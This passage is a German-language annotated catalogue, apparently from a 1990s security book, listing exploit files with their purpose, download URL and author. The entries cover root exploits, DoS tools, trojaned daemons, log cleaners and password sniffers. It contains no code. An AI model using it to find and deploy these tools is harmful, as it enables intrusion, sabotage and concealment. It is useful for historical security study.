URL: http://esperosun.chungnam.ac.kr/~jmkim/hacking/1997/07%26before/aix_dtterm.c

Autor: Georgi Guninski

AIX_host.c

Zweck: Öffnet eine Root-Shell in AIX durch Ausnutzung eines Puffer-Überlaufs in gethostbyname.

URL: http://www.asmodeus.com/archive/Aix/AIX_HOST.C

Autor: unbekannt

AIX_mount.c

Zweck: Nutzt einen Puffer-Überlauf in mount bei AIX 4.x aus.

URL: http://samarac.hfactorx.org/Exploits/AIX_mount.c

Autor: Georgi Guninski

aix_ping.c

Zweck: Erlaubt Root-Zugriff auf AIX durch Ausnutzung eines Puffer-Überlaufs in gethostbyname.

URL: http://www.society-of-shadows.com/security/aix_ping.c

Autor: Georgi Guninski

aix_xlock.c

Zweck: Erlaubt Root-Zugriff auf AIX durch Ausnutzung eines Puffer-Überlaufs in xlock.

URL: http://www.society-of-shadows.com/security/aix_xlock.c

Autor: Georgi Guninski

amod.tar.gz

Zweck: Ermöglicht Crackern, beliebigen Code in SunOS-Kernel zu laden.

URL: http://www.sabotage.org/rootshell/hacking/amod.tar.gz

Autor: unbekannt

arnudp.c

Zweck: UDP-Spoofing-Utility.

URL: http://www.asmodeus.com/archive/IP_toolz/ARNUDP.C

Autor: Arny (cs6171@scitsc.wlv.ac.uk)

ascend.txt

Zweck: Attackiert Ascend-Router von einem Linux-Rechner aus.

URL: http://www2.fwi.com/~rook/exploits/ascend.txt

Autor: The Posse

asppp.txt

Zweck: SolarisX86-Exploit, der zu für jeden schreibbaren .rhosts-Dateien führt.

URL: http://www.unitedcouncil.org/c/asppp.txt

Autor: unbekannt

autoreply.txt

Zweck: Modifizierte .rhosts-Dateien können zur Root-Berechtigung führen. (Die Ursache ist ein Sicherheitsloch in der elm-mail-Distribution.)

URL: http://samarac.hfactorx.org/Exploits/autoreply.txt

Autor: unbekannt

bdexp.c

Zweck: Nutzt einen Puffer-Überlauf in einem Spiel (bdash) unter Linux aus.

URL: http://oliver.efri.hr/~crv/security/bugs/Linux/bdash.html

Autor: Nicolas Dubee

bind.txt

Zweck: Anleitung für eine DoS-Attacke gegen Bind.

URL: http://www.asmodeus.com/archive/SunOS/BIND.TXT

Autor: unbekannt

block.c

Zweck: Denial-of-Service durch Aufhebung der Benutzer-ttys.

URL: http://www.plato-net.or.jp/usr/vladimir/ugtxt/unix/OddsEnds.txt

Autor: Shooting Shark

breaksk.txt

Zweck: Wordlist-Attacke gegen Netscape-Server.

URL: http://www.society-of-shadows.com/security/breaksk.txt

Autor: unbekannt

brute_web.c

Zweck: Dies ist eine Gewaltattacke auf Web-Server. Das Programm sendet in schneller Abfolge Benutzernamen und Paßwörter aus.

URL: http://www2.fwi.com/~rook/exploits/brute_web.c

Autor: BeastMaster V

cfexec.sh

Zweck: Attackiert GNU-cfingerd und führt beliebige Befehle aus.

URL: http://www2.fwi.com/~rook/exploits/cfexec.sh

Autor: east (east@l0ck.com)

cloak.c

Zweck: Cracker beseitigen ihre Spuren mit diesem Utility, indem sie ihre Aktivitäten aus den System-Logs entfernen.

URL: http://www2.fwi.com/~rook/exploits/cloak.c

Autor: Wintermute von -Resist-

color_xterm.c

Zweck: Mit diesem Programm erhält man Root-Zugang in Linux durch Ausnutzen eines Puffer-Überlaufs in dem Color-Xterm-Paket.

URL: http://ryanspc.com/exploits/color_xterm.c

Autoren: Ming Zhang und zgv

convfontExploit.sh

Zweck: Erlaubt Root-Zugriff durch Ausnutzen der Prozeß-ID von convfont. (Funktioniert nur mit Linux.)

URL: http://www.space4less.com/usr/teknopia/security/convfontExploit.sh

Autor: Squidge (squidge@onyx.infonexus.com)

cxterm.c

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Puffer-Überlaufs in cxterm auf Linux- Systemen.

URL: http://ryanspc.com/exploits/cxterm.c

Autor: Ming Zang

dec_osf1.sh

Zweck: Nutzt eine Schwachstelle in top unter DEC Unix aus. (Führt zu Root-Zugang.)

URL: http://www.asmodeus.com/archive/DEC/DEC_OSF1.SH

Autor: unbekannt

demonKit-1.0.tar.gz

Zweck: Trojanisches Pferd zum Eindringen in Linux-Systeme durch eine Hintertür.

URL: http://www.net-security.sk/unix/rootkit/demonKit-1.0.tar.gz

Autor: unbekannt

dgux_fingerd.txt

Zweck: Anleitung zum Angreifen von finger auf Digital Unix.

URL: http://www.unitedcouncil.org/c/dgux_fingerd.txt

Autor: unbekannt

dipExploit.c

Zweck: Dieser Code nutzt dip aus, ein Einwähl-Utility unter Linux.

URL: http://www2.fwi.com/~rook/exploits/dipExploit.c

Autor: unbekannt

doomsnd.txt

Zweck: Ergibt Root-Zugriff auf Linux durch Ausnutzen einer Lücke in Dooms sndserver- Paket.

URL: http://www.asmodeus.com/archive/Xnix/DOOMSND.TXT

Autor: unbekannt

dosemu.txt

Zweck: Auf Debian Linux kann das DOS-Emulationspaket verwendet werden, um Dateien zu lesen, die Root gehören.

URL: http://pcisys.net/~bpc/work/dosemu.txt

Autor: unbekannt

dumpExploit.txt

Zweck: Beschreibung eines Sicherheitslochs in Red Hat 2.1-4.1 /sbin/dump. (Es ist in suid- root installiert und ermöglicht lokalen Benutzern das Lesen aller Dateien.)

URL: http://www.unitedcouncil.org/c/dumpExploit.txt

Autor: David Meltzer

eject.c

Zweck: Exploit für Puffer-Überlauf in dem Programm eject auf Solaris 2.4.

URL: http://www.asmodeus.com/archive/slowaris/EJECT.C

Autor: unbekannt

elm_exploit.c

Zweck: Nutzt einen Puffer-Überlauf in elm unter Linux aus.

URL: http://www.chaostic.com/filez/exploites/elm_exploit.c

Autor: BeastMaster V

eviltelnetd

Zweck: Trojanisches Pferd für den Telnet-Daemon, das eine Root-Shell ermöglicht.

URL: http://samarac.hfactorx.org/Exploits/telnetd-hacked.tgz

Autor: unbekannt

expect_bug.txt

Zweck: Erläutert eine Schwachstelle in Expect, einer beliebten Programmiersprache zur Automatisierung von Terminal-Sitzungen.

URL: http://www.society-of-shadows.com/security/expect_bug.txt

Autor: unbekannt

fdformat-ex.c

Zweck: Erlaubt Root-Zugriff auf Solaris 2.x durch Ausnutzen des Utilitys zur Disketten- Formatierung.

URL: http://www.asmodeus.com/archive/slowaris/FDFORMAT-EX.C

Autor: unbekannt

ffbconfig-ex.c

Zweck: Nutzt einen Puffer-Überlauf in dem FFB Graphics Accelerator aus und erzielt Root- Zugriff.

URL: http://www.asmodeus.com/archive/slowaris/FFBCONFIG-EX.C

Autor: unbekannt

finger_attack.txt

Zweck: Beschreibung einer Denial-of-Service-Attacke durch Bombardieren von fingerd.

URL: http://www.sabotage.org/rootshell/hacking/finger_attack.txt

Autor: unbekannt

FreeBSDmail.txt

Zweck: Exploit zum Angriff von sendmail auf Rechnern mit FreeBSD 2.1.x.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/FreeBSDmail.txt

Autor: Alexey Zakharov

FreeBSD-ppp.c

Zweck: Erlaubt Root-Zugriff auf FreeBSD durch Ausnutzen eines Puffer-Überlaufs in pppd.

URL: http://www.rasputin.net/~itamae/outernet/filez/FreeBSD-ppp.c

Autor: Nirva

ftpBounceAttack

Zweck: Die beliebte FTP-Bounce-Attacke.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/ftpBounceAttack

Autor: unbekannt

ftp-scan.c

Zweck: Nutzt FTP als Startrampe zu Scan-Diensten, die hinter Firewalls liegen.

URL: http://www.society-of-shadows.com/security/ftp-scan.c

Autor: Kit Knox

getethers1.6.tgz

Zweck: Scannt Netzwerke und erhält Hostnamen und Hardware-Adressen aller Hosts in einem LAN.

URL: http://www.rootshell.com/archive-ld8dkslxlxja/199707/getethers1.6.tar.gz

Autor: unbekannt

glimpse_http.txt

Zweck: Nutzt ein Sicherheitsloch im Suchtool Glimpse aus und führt auf dem Zielrechner beliebige Befehle aus.

URL: http://www.unitedcouncil.org/c/glimpse_http.txt

Autor: unbekannt

gpm-exploit.txt

Zweck: Nutzt ein Sicherheitsloch in Linux' Mausunterstützung aus, um Root-Rechte zu erlangen.

URL: http://www.asmodeus.com/archive/linux/GPM-EXPLOIT.TXT

Autor: unbekannt

h_rpcinfo.tar.gz

Zweck: Stiehlt Speicherauszüge von RPC-Diensten von einem entfernten Host.

URL: http://www.jammed.com/~jwa/Security/h_rpcinfo.tar.gz

Autor: unbekannt

hide.c

Zweck: Erlaubt unautorisiert Lese- und Schreibberechtigung für /etc/utmp.

URL: http://irdu.nus.sg/security/softwares/hide.c

Autor: unbekannt

hpjetadmin.txt

Zweck: Erläuterung eines Exploits in hpjetadmin, der zu Root-Berechtigung führt.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/hpjetadmin.txt

Autor: r00t

identd_attack.txt

Zweck: Denial-of-Service-Attacke durch Bombardieren von identd.

URL: http://www2.fwi.com/~rook/exploits/identd_attack.txt

Autor: Corinne Posse

ident-scan.c

Zweck: Erhält UID und Namen von Daemonen, die auf entfernten Hosts laufen.

URL: http://users.dhp.com/~fyodor/nmap/scanners/ident-scan.c

Autor: Dave Goldsmith

iebugs.tar.gz

Zweck: HTML-Distribution von sechs Internet-Explorer-Bugs.

URL: http://users.dhp.com/~fyodor/sploits/internet_explorer_bug_collection.html

Autor: Viele (siehe Installationshinweise.)

imapd_exploit.c

Zweck: Nutzt ein Sicherheitsloch in Red Hat Linux aus, das es entfernten Angreifern ermöglicht, über imapd Root-Zugang zu erhalten.

URL: http://mayor.dia.fi.upm.es/~alopez/bugs/bugtraq2/0263.html

Autor: Akylonius

innd_exploit.c

Zweck: Erzielt eine Shell durch Ausnutzen eines Puffer-Überlaufs in innd auf bestimmten Linux-Systemen.

URL: http://www.unitedcouncil.org/c/innd_exploit.c

Autor: Method (method@arena.cwnet.com)

ipbomb.c

Zweck: Wirft einen Host aus dem Netz, indem es ihn mit einer Vielzahl von Paketen bombardiert (von denen einige sehr groß sind).

URL: http://www.truelink.net/user/mtoole/Linux/ipbomb.c

Autor: unbekannt

IPInvestigator.tgz

Zweck: Sniffer (neu).

URL: http://www2.fwi.com/~rook/exploits/IPInvestigator.tgz

Autor: unbekannt

ipspoof.c

Zweck: Spoofing-Code für Linux (wobei Linux die Kompilierungsplattform ist).

URL: http://www.rat.pp.se/hotel/panik/archive/ipspoof.c

Autor: unbekannt

IP-spoof.txt

Zweck: Ausgezeichneter kleiner Leitfaden zum Spoofing (Code und Beispiele für Linux.)

URL: http://www.unitedcouncil.org/c/IP-spoof.txt

Autor: Brecht Claerhout

irix-buffer.txt

Zweck: Eine Sammlung von Pufferüberlauf-Exploits für IRIX.

URL: http://sunshine.sunshine.ro/FUN/New/hacking/irix-buffer.txt

Autor: Last Stage of Delirium (aus Polen)

irix-csetup.txt

Zweck: Kurze Beschreibung des Exploits von csetup in IRIX.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/irix-csetup.txt

Autor: unbekannt

irix-dataman.txt

Zweck: Exploit für dataman auf IRIX-Systemen, der es Angreifern ermöglicht, unautorisiert Shell-Befehle auf dem Zielsystem auszuführen.

URL: http://www.asmodeus.com/archive/Irix/IRIX-DATAMAN.TXT

Autor: unbekannt

irix-df.c

Zweck: Exploit zum Öffnen einer Root-Shell auf IRIX mit Hilfe von df.

URL: http://samarac.hfactorx.org/Exploits/irix-df.c

Autor: DCRH

irix-fsdump.txt

Zweck: Ergibt Root-Zugriff auf IRIX über einen Puffer-Überlauf in fsdump.

URL: http://www.sabotage.org/rootshell/hacking/irix-fsdump.txt

Autor: unbekannt

irix-iwsh.c

Zweck: Nutzt einen Puffer-Überlauf in iwsh (auf IRIX) aus, um Root-Rechte zu erhalten.

URL: http://www.unitedcouncil.org/c/irix-iwsh.c

Autor: DCRH

irix-login.c

Zweck: Erlaubt Root-Zugriff durch Ausnutzung eines Puffer-Überlaufs in login auf IRIX.

URL: http://www.chaostic.com/filez/exploites/irix-login.c

Autor: David Hedley

irix-login.txt

Zweck: IRIX-login ermöglicht Ihnen die Erzeugung beliebiger Dateien durch Angabe von Pfaden, Verzeichnisnamen und Dateinamen anstelle von Login-Namen. Dieser Text erläutert, wie man dieses Sicherheitsloch ausnutzen kann.

URL: http://www.chaostic.com/filez/exploites/irix-login.txt

Autor: unbekannt

irixmail.sh

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Sicherheitslochs in mail auf IRIX.

URL: http://www.asmodeus.com/archive/Irix/IRIXMAIL.SH

Autor: unbekannt

irix-xhost.txt

Zweck: Bei frisch installierten IRIX-Versionen kann jeder auf den X-Server zugreifen. Dieser Text beschreibt dieses Problem.

URL: http://www.unitedcouncil.org/c/irix-xhost.txt

Autor: unbekannt

irix-xlock.c

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Puffer-Überlaufs in xlock unter IRIX.

URL: http://www.unitedcouncil.org/c/irix-xlock.c

Autor: unbekannt

irix-xterm.c

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Puffer-Überlaufs in xterm unter IRIX.

URL: http://www.sabotage.org/rootshell/hacking/irix-xterm.c

Autor: unbekannt

jakal.c

Zweck: Scannt hinter Firewalls durch Aussenden halboffener Verbindungsanforderungen.

URL: http://pages.ripco.com:8080/~flyght/old/jakal.zip

Autoren: Halflife, Jeff Fay und Abdullah Marafie.

jizz.c

Zweck: DNS-Spoofing-Utility (automatisiert Cache-Spoofing).

URL: http://dewmed.ml.org/online/jizz.c

Autor: Nimrood (basierend auf Code von Johannes Erdfelt)

jolt.c

Zweck: Wirft Windows-95-Rechner durch Aussenden sehr großer, fragmentierter Pakete aus dem Netz. Führt manchmal auch zum Reboot oder schlichten Stehenbleiben des Windows- 95-Rechners.

URL: http://www.tomco.net/~nomad/files/mine/jolt.c

Autor: Jeff w. Roberson

kcms.txt

Zweck: Ergibt durch einen Exploit Root-Berechtigung auf Solaris.

URL: http://www.sabotage.org/rootshell/hacking/ksolaris.txt

Autor: JungSeok Roh (Korea)

kill_inetd.c

Zweck: Denial-of-Service-Attacke durch Bombardieren von inet.d (für Linux geschrieben).

URL: http://www2.fwi.com/~rook/exploits/kill_inetd.c

Autor: unbekannt

kmemthief.c

Zweck: Exploit zum Erlangen von Root-Rechten auf Systemen, wo kmem für die ganze Welt lesbar ist.

URL: http://www2.fwi.com/~rook/exploits/kmemthief.c

Autor: unbekannt

ld.so.c

Zweck: Durch Ausführen einer dynamisch gelinkten setuid-Binary kann ein Benutzer einen Fehler des Laufzeit-Linkers (ld.so) erzwingen und schließlich beliebige Root-Befehle ausführen. (ELF ld-linux.so ist ebenfalls verwundbar.)

URL: http://smash.gatech.edu/archives/ale/9707/0138.html

Autor: KSR[T] (ksrt@DEC.NET) und Patch von Alan Cox.

lemon25.c

Zweck: Erlaubt Root-Zugriff auf Solaris durch Ausnutzen eines Puffer-Überlaufs in passwd.

URL: http://www.geek-girl.com/bugtraq/1997_1/0211.html

Autor: Cristian Schipor (Budapest)

lilo-exploit.txt

Zweck: Erlaubt Root-Zugriff auf Linux durch Ausnutzen eines Sicherheitslochs im Laufzeit-Linker. (Erfordert eine geknackte libc.so.5, verfügbar unter http://www.rootshell.com/ .)

URL: http://www.asmodeus.com/archive/linux/LILO-EXPLOIT.TXT

Autor: BeastMaster V

lin_probe.c

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Puffer-Überlaufs in SuperProbe unter Linux.

URL: http://www.unitedcouncil.org/c/lin_probe.c

Autor: Solar Designer

lin-pkgtool.txt

Zweck: Das Linux-Software-Installationstool pkgtool schreibt seine Log-Dateien mit den Rechten 666, so daß lokale Benutzer Schreibzugriff haben. Das kann es Angreifern ermöglichen, eine neue .rhosts-Datei zu schreiben (und schließlich Root-Rechte zu erlangen.)

URL: http://www.society-of-shadows.com/security/lin-pkgtool.txt

Autor: Sean B. Hamor (hamors@LITTERBOX.ORG)

linux_httpd.c

Zweck: NCSA auf Linux-Systemen hat einen Bug. Entfernte Angreifer können eine Remote-Shell erlangen, indem sie dieses Utility verwenden. (Das ist ein ziemlich schwerwiegender Fehler.)

URL: http://www2.fwi.com/~rook/exploits/linux_httpd.c

Autor: savage@apostols.org

linux_lpr.c

Zweck: Erlaubt Root-Zugriff über lpr, das einen Puffer-Überlauf hat.

URL: http://www.unitedcouncil.org/c/linux_lpr.c

Autor: unbekannt

linux_rcp.txt

Zweck: Der Benutzer nobody kann Root-Privilegien erhalten. (Passen Sie auf Ihren HTTP- Server auf.)

URL: http://www.sabotage.org/rootshell/hacking/linux_rcp.txt

Autor: unbekannt

locktcp.c

Zweck: Killt entfernte Solaris-X86-2.5x-Hosts.

URL: http://www.geek-girl.com/bugtraq/1996_4/0338.html

Autor: Unbekannt. Advisory von Todd Vierling (tv@pobox.com)

logarp.tar.gz

Zweck: Findet Rechner anhand der Hardware-Adresse der Netzkarte, die eine falsche IP- Adresse haben.

URL: http://www.jammed.com/~jwa/Security/logarp.tar.gz

Autor: unbekannt

lquerylv.c

Zweck: Öffnet eine Root-Shell durch Überschreiben eines Puffers in /usr/sbin/lquerylv (nur für AIX).

URL: http://samarac.hfactorx.org/Exploits/lquerylv.c

Autor: Georgi Guninski

lquerypv.txt

Zweck: Lokale Benutzer können alle Dateien (einschließlich der Paßwort-Dateien) lesen, indem sie lquerypv auf AIX verwenden. Folgender Text zeigt wie:

URL: http://samarac.hfactorx.org/Exploits/lquerypv.txt

Autor: unbekannt

minicom.c

Zweck: Nutzt einen Puffer-Überlauf im beliebten Linux-Terminalprogramm Minicom aus.

URL: http://linuxwww.db.erau.edu/mail_archives/server-linux/Sep_97/0451.html

Autor: Gustavo Molina (gustavo@molina.com.br)

mod_ldt.c

Zweck: Speicher-Exploit für Linux. Diese Attacke erzielt Root-Rechte.

URL: http://www.society-of-shadows.com/security/mod_ldt.c

Autor: QuantumG und Morten Welinder

mount-ex.c

Zweck: Linux' mount hat einen Puffer-Überlauf: Dieser Code automatisiert den Exploit.

URL: http://www.asmodeus.com/archive/linux/MOUNT-EX.C

Autor: Bloodmask & Vio Covin

nfsbug.c

Zweck: Nutzt einen Bug in unfsd 2.0 und älteren Versionen. (Errät ein Datei-Handle.)

URL: http://www.klaphek.nl/files/nfsbug_hpux.patch

Autor: Olaf Kirch

octopus.c

Zweck: Killt einen entfernten Host durch Aussenden Tausender Verbindungsanforderungen (für Linux).

URL: http://www.tomco.net/~nomad/files/dos/octopus.c

Autor: unbekannt

oracle.txt

Zweck: Denial-of-Service-Attacke gegen Oracle-Web-Server.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/oracle.txt

Autor: unbekannt

pepsi.c

Zweck: Tool für UDP-Flooding und Denial-of-Service-Attacken (Linux als Kompilierungsplattform).

URL: http://www.society-of-shadows.com/security/pepsi.c

Autor: Soldier@data-t.org

perl-ex.sh

Zweck: Root-Exploit für SUIPERL.

URL: http://www.asmodeus.com/archive/Xnix/PINE_EXPLOIT.SH

Autor: unbekannt

phf.c

Zweck: Scannt nach Hosts, die durch das PHF-Sicherheitsloch verwundbar sind.

URL: http://www.asmodeus.com/archive/web_java/PHF.C

Autoren: Alhambra von Infonexus und The Guild (GOODFELLAS).

phobia.tgz

Zweck: Noch ein Scanner. Sucht nach einer Vielzahl von Sicherheitslöchern.

URL: http://www.sabotage.org/rootshell/hacking/phobia.tgz

Autor: unbekannt

pine_exploit.sh

Zweck: Nutzt eine Schwachstelle im Mail-Client pine aus. (Erzeugt falsche .rhosts- Dateien.)

URL: http://www.unitedcouncil.org/c/pine_exploit.sh

Autor: e-torres@uniandes.edu.co

pingexploit.c

Zweck: Sendet riesige ping-Pakete von einem Unix-Rechner aus. (DoS-Tool.)

URL: http://pxpx.com/underground/dwm/windoze/pingexploit.c

Autor: Bill Fenner

pingflood.c

Zweck: Das beliebte DoS-Tool überschwemmt einen Host mit ping-Paketen. (Nur fünf Zeilen Code.)

URL: http://samarac.hfactorx.org/Exploits/pingflood.c

Autor: unbekannt

pmcrash.c

Zweck: Wirft einen Livingston-Portmaster-Router aus dem Netz. (Pufferüberlauf-Programm.)

URL: http://www.sec.de/sven/pmcrash.c

Autor: The Doc

pop3.c

Zweck: Gewaltattacke gegen POP3-Server.

URL: http://www.asmodeus.com/archive/Xnix/POP3.C

Autor: unbekannt

portscan.c

Zweck: Noch ein Port-Scanner. Identifiziert auf einem entfernten Host laufende Dienste. Klein, leicht, schnell.

URL: http://www.asmodeus.com/archive/IP_toolz/PORTSCAN.C

Autor: pluvius@io.org

psrace.c

Zweck: Nutzt eine Race-Condition in Solaris aus und erzielt Root-Rechte.

URL: ftp://ftp.enslaver.com/pub/exploits/solaris/sun-psrace.c.asc

Autor: Scott Chasin

puke.c

Zweck: Spoofing eines ICMP Destination/Port Unreachable, wodurch eine bestehende IP- Verbindung unterbrochen wird (Denial-of-Service).

URL: http://www.mesopust.com/jogurt/puke.c

Autor: Cowzilla und Pixel Dreamer

qmail_exploit.c

Zweck: Killt ein Qmail-System durch Bombardieren.

URL: http://www2.fwi.com/~rook/exploits/qmail_exploit.c

Autor: Wietse Venema

rdist-ex.c

Zweck: Erzielt eine Root-Shell unter FreeBSD.

URL: http://www.society-of-shadows.com/security/rdist-ex.c

Autor: unbekannt

reflscan.c

Zweck: Scannen Sie mit diesem Utility hinter Firewalls; es öffnet nur halboffene Verbindungen und verhindert dadurch eine Protokollierung, wenn SYN-Pakete nicht explizit durch einen Daemon geloggt werden.

URL: http://lhq.com/~tont0/reflscan.c

Autor: Reflector

resolv+.exp

Zweck: Liest die Shadow-Paßwortdatei.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/resolv+.exp

Autor: unbekannt

rexecscan.txt

Zweck: Umgekehrter Scan, bei dem ein Server eine rsh des Clients benutzend gescannt wird. Interessantes Tool, das die normalen Authentifizierungsprozeduren in rsh und rshd umgeht. Gute Dokumentation.

URL: http://www2.fwi.com/~rook/exploits/rexecscan.txt

Autor: jaeger

rlogin_exploit.c

Zweck: Öffnet eine Root-Shell auf Solaris 2.5.x durch Puffer-Überlauf von gethostbyname.

URL: http://www.netcraft.com/security/lists/gethostbyname.txt

Autor: Jeremy Elson

rpc_chk.sh

Zweck: Scanner-Shellscript, das Listen vielversprechender Hosts durch Abfrage von Name- Servern erzeugt.

URL: http://irdu.nus.sg/security/softwares/rpc_chk.sh

Autor: Yo

rsucker.pl

Zweck: Stiehlt Benutzernamen von r-Clients.

URL: http://www.unitedcouncil.org/c/rsucker.pl

Autor: Lionel Cons

rxvtExploit.txt

Zweck: Erzielt eine Root-Shell durch Ausnutzen eines falschen popen()-Aufrufs in RXVT.

URL: http://www.unitedcouncil.org/c/rxvtExploit.txt

Autor: Dave M. (cmu.edu)

screen.txt

Zweck: Screen auf BSDI hat eine Sicherheitslücke, die es Benutzern ermöglicht, Paßwortdateien zu lesen.

URL: http://www.sabotage.org/rootshell/hacking/screen.txt

Autoren: Jürgen Weigert, Michael Schröder und Oliver Laumann.

sdtcm_convert.txt

Zweck: Tutorial zum Erlangen von Root-Rechten durch Ausnutzen von sdtcm_convert auf Solaris.

URL: http://www.asmodeus.com/archive/slowaris/SDTCM_CONVERT.TXT

Autor: unbekannt

secure_shell.txt

Zweck: Normale Benutzer können sich mit privilegierten Ports verbinden und diese umleiten.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/secure_shell.txt

Autor: unbekannt

sendmail-ex.sh

Zweck: Erlaubt Root-Zugriff auf Linux über sendmail 8.7-8.8.x.

URL: http://ryanspc.com/sendmail/sendmail-ex.sh

Autor: Leshka Zakharoff

seq_number.c

Zweck: Errät TCP-Sequenznummern.

URL: http://irdu.nus.sg/security/softwares/seq_number.c

Autor: Mike Neuman

sgi_html.txt

Zweck: Angreifer können Remote-Code auf SGI-Zielsystemen ausführen.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/sgi_html.txt

Autor: Arthur Hagen

sgi_systour.txt

Zweck: Erlaubt Root-Zugriff durch Ausnutzen eines Sicherheitslochs in der Standardinstallation des systour-Pakets auf IRIX 5.3 und 6.2.

URL: http://esperosun.chungnam.ac.kr/~jmkim/hacking/1997/07%26before/sgi_systour.txt

Autor: unbekannt

slammer

Zweck: Verwendet yp-Daemonen, um Befehle auf entfernten Hosts auszuführen.

URL: http://www.sabotage.org/rootshell/hacking/slammer.tar.gz

Autor: unbekannt

sol_mailx.txt

Zweck: Exploit für ein Sicherheitsloch in mailx auf Solaris.

URL: http://www.asmodeus.com/archive/slowaris/SOL_MAILX.TXT

Autor: 8LGM (Eight Little Green Men)

sol2.5_nis.txt

Zweck: /usr/lib/nis/nispopulate schreibt Dateien mit Mode 777. Damit könnte ein Benutzer auf alle Dateien schreiben.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/sol2.5_nis.txt

Autor: runeb@td.org.uit.no

SolAdmtool.txt

Zweck: Exploit zur Verwendung von Admintool (nur Solaris), um unautorisiert .rhosts- Dateien zu schreiben.

URL: http://www.sabotage.org/rootshell/hacking/SolAdmtool.txt

Autor: unbekannt

solaris_lp.sh

Zweck: Exploit, der lp verwendet, um Root-Rechte auf Solaris zu erzielen.

URL: http://samarac.hfactorx.org/Exploits/solaris_lp.sh

Autor: Chris Sheldon

solaris_ping.txt

Zweck: Killt ein Solaris-2.x-System.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/solaris_ping.txt

Autor: bpowell

solaris_ps.txt

Zweck: Erlaubt Root-Zugriff durch Ausnutzen einer Sicherheitslücke in ps.

URL: http://www.sabotage.org/rootshell/hacking/solaris_ps.txt

Autor: J. Zbiciak

solaris_telnet.c

Zweck: Killt ein entferntes Solaris-System.

URL: http://www.unitedcouncil.org/c/solaris_telnet.c

Autor: unbekannt

sol-license.txt

Zweck: Der Solaris License Manager hat einen Bug, der zu Root-Rechten führt. Der Text in dieser Datei erklärt, wie das geht.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/sol-license.txt

Autor: Grant Kaufmann

sperl.tgz

Zweck: Nutzt einen Puffer-Überlauf in sperl aus. (Das führt zu Root-Zugriff.)

URL: http://www2.fwi.com/~rook/exploits/sperl.tgz

Autor: unbekannt

splitvt.c

Zweck: Puffer-Überlauf in usr/bin/splitvt auf Linux führt zu Root-Berechtigung.

URL: ftp://ftp.enslaver.com/pub/exploits/linux/linux-splitvt.c.asc

Autor: unbekannt

startmidi.txt

Zweck: Startmidi auf IRIX ist suid-root installiert.

URL: http://www.sabotage.org/rootshell/hacking/startmidi.txt

Autor: unbekannt

sunos-ovf.tar.gz

Zweck: Testet SunOS-4.1.x-Binaries auf Puffer-Überläufe.

URL: http://users.dhp.com/~fyodor/sploits/sunos.xterm.resource_manager.overflow.html

Autor: Willy Tarreau

sushiPing.c

Zweck: Erlaubt Root-Zugriff auf SunOS 4.1.x

URL: http://www.unitedcouncil.org/c/sushiPing.c

Autor: SMI von UCB

synk4.c

Zweck: SYN-Flooding-Programm mit per Zufallsgenerator erzeugten IP-Absenderadressen.

URL: http://www.rat.pp.se/hotel/panik/archive/synk4.c

Autor: Zakath, trurl_ und Ultima

SYNpacket.tgz

Zweck: Denial-of-Service-Tool.

URL: http://www2.fwi.com/~rook/exploits/SYNpacket.tgz

Autor: unbekannt

syslogFogger.c

Zweck: Gibt Angreifern Zugriff auf Log-Dateien.

URL: http://samarac.hfactorx.org/Exploits/syslogFogger.c

Autor: panzer@dhp.com

talkd.txt

Zweck: Ermglicht Root-Zugriff durch einen Puffer-Überlauf in talkd.

URL: http://www.asmodeus.com/archive/IP_toolz/TALKD.TXT

Autor: unbekannt

tcpprobe.c

Zweck: Port-Scanner; findet aktivierte Ports auf dem Zielsystem.

URL: http://www.zerawarez.com/main/files/csource/tcpprobe.c

Autor: unbekannt

telnetd_ex.tar.gz

Zweck: Umgebungsvariablen können über eine Telnet-Sitzung übermittelt werden. Die folgende Datei enthält Exploit-Code für diese Attacke (SunOS und Linux).

URL: http://users.dhp.com/~fyodor/sploits/telnetd.LD_PRELOAD.enviropassing.html

Autor: Squidge von Infonexus

tlnthide.c

Zweck: Verbirgt Telnet-Sitzungen, so daß der Angreifer schwerer aufzuspüren und zu verfolgen ist.

URL: http://esperosun.chungnam.ac.kr/~jmkim/hacking/1997/07%26before/tlnthide.c

Autor: Chaos

ttysurf.c

Zweck: Spioniert Login-Namen und Paßwörter von tty-Sitzungen aus.

URL: http://www.deter.com/unix/software/ttysurf.c

Autor: unbekannt

udpscan.c

Zweck: Scannt Zielsysteme nach offenen UDP-Ports ab.

URL: http://kropf.raex.com/warez/proggies/Unix/udpscan.c

Autor: shadows@whitefang.com

utclean.c

Zweck: Verwischt die Spuren eines Crackers durch Löschen seiner Anwesenheit aus den Log-Dateien.

URL: http://www.kki.net.pl/shmasta/clean/utclean.c

Autor: undrtaker

vixie.c

Zweck: Überschreibt einen Puffer in crontab auf Linux-Systemen (führt zu Root-Zugriff).

URL: http://www.space4less.com/usr/teknopia/security/vixie.c

Autor: Dave G.

web_sniff.c

Zweck: Fängt Benutzernamen und Paßwörter ab, die über die Basis-HTTP-Authentifizierung gesendet werden (mit htpasswd-Paßwortschutz).

URL: http://www.unitedcouncil.org/c/web_sniff.c

Autor: BeastMaster V

wipehd.asm

Zweck: Entfernt die ersten 10 Sektoren einer Festplatte.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/wipehd.asm

Autor:unbekannt

wuftpd_umask.txt

Zweck: Die Voreinstellung von umask für wu-ftpd 2.4.2-beta-13 ist 002, wodurch Dateien für jeden schreibbar sind.

URL: http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/wuftpd_umask.txt

Autor: unbekannt

Xfree86 Exploit

Zweck: 3.1.2-Server werden suid root installiert. Dieses Dokument beschreibt, wie man das ausnutzen kann.

URL: http://www.madness.org/hack/hacking/xfree86-ex.txt

Autor: Dave M. (CMU)

xkey.c

